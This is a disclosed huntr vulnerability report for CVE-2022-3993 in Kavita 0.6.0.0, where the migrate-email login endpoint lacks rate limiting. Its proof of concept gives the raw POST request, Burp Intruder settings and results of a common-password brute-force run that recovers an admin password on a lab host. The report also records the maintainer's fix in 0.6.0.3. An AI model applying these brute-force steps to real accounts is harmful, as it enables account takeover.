huntr

No Rate Limit On migrate-email Endpoint Leads to Brute-force Attack in kareadita/kavita

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✓ Valid Reported on Oct 26th 2022

The migrate-email endpoint is requiring Email, Username, and Password parameter. This endpoint contain authentication functionality that doesn't have any protection from brute-force attack, which allows an attacker to try every possible password combination without any restriction.

CWE-307: Improper Restriction of Excessive Authentication Attempts


POC

1. Send this request to Burpsuite Intruder

```
POST /api/account/migrate-email HTTP/1.1
Host: 192.168.189.132:5000
Accept: application/json, text/plain, */*
DNT: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (K
Referer: http://192.168.189.132:5000/admin/dashboard
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,id-ID;q=0.8,id;q=0.7,ar-SA;q=0.6,ar;q=0.5
Connection: close
Content-Type: application/json
Content-Length: 67

{"Email":"xxx@local.com",
"Username":"admin",
"Password":"xxx"
}
```

2. Mark on the Password value



Attack type: Sniper

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://192.168.189.132:5000

☑ Update Host header to match target

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
Host: 192.168.189.132:5000
Accept: application/json, text/plain, */*
DNT: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0 Safari/537.36
Referer: http://192.168.189.132:5000/admin/dashboard
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,id-ID;q=0.8,id;q=0.7,ar-SA;q=0.6,ar;q=0.5
Connection: close
Content-Type: application/json
Content-Length: 67

{"Email":"xxx@local.com",
"Username":"admin",
"Password":"$xxx$"
}
```

3. Bruteforce attack with 1000 password list and get valid admin password



Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
351	zaq12wsx	200	□	□	213	
0		400	□	□	296	
1	123456	400	□	□	296	
2	123456789	400	□	□	296	
3	111111	400	□	□	296	
4	password	400	□	□	296	
5	qwerty	400	□	□	296	
6	abc123	400	□	□	296	
7	12345678	400	□	□	296	
8	password1	400	□	□	296	
9	1234567	400	□	□	296	

```
HTTP/1.1 200 OK
Content-Length: 0
Connection: close
Date: Thu, 27 Oct 2022 01:38:00 GMT
Server: Kestrel
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'none';
```

Impact

An attacker could perform a brute force attack targeting normal and administrative users

An attacker could perform a brute-force attack targeting normal and administrative users, using different passwords and eventually gain access to the targeted account, without any restriction.

References

- Brute Force Attack

CVE
CVE-2022-3993
(Published)

Vulnerability Type
CWE-305: Authentication Bypass by Primary Weakness

Severity
Critical (9.4)

Registry
Other

Affected Version
0.6.0.0

Visibility
Public

Status
Fixed

Found by

zetc0de
@zetc0de
legend

This report was seen 424 times.

We are processing your report and will contact the **kareadita/kavita** team within 24 hours.
a month ago

We have contacted a member of the **kareadita/kavita** team and are waiting to hear back
a month ago

Chat with us

A **kareadita/kavita** maintainer has acknowledged this report a month ago

Joe Milazzo a month ago Maintainer

This is valid and I will fix it. Nice catch

Joe Milazzo validated this vulnerability 25 days ago

zetc0de has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

Joe Milazzo marked this as fixed in **0.6.0.3** with commit **f8db37** 25 days ago

The fix bounty has been dropped ✗

This vulnerability has been assigned a CVE ✓

zetc0de 25 days ago Researcher

@admin can disclose this report? Also can to assign cve for this vulnerability?

Joe Milazzo 25 days ago Maintainer

This is not ready for disclosure. Hence why it's not disclosed. When it is in our stable release, I will disclose this (and all orhers raised by you).

Joe Milazzo published this vulnerability 15 days ago

Sign in to join this conversation

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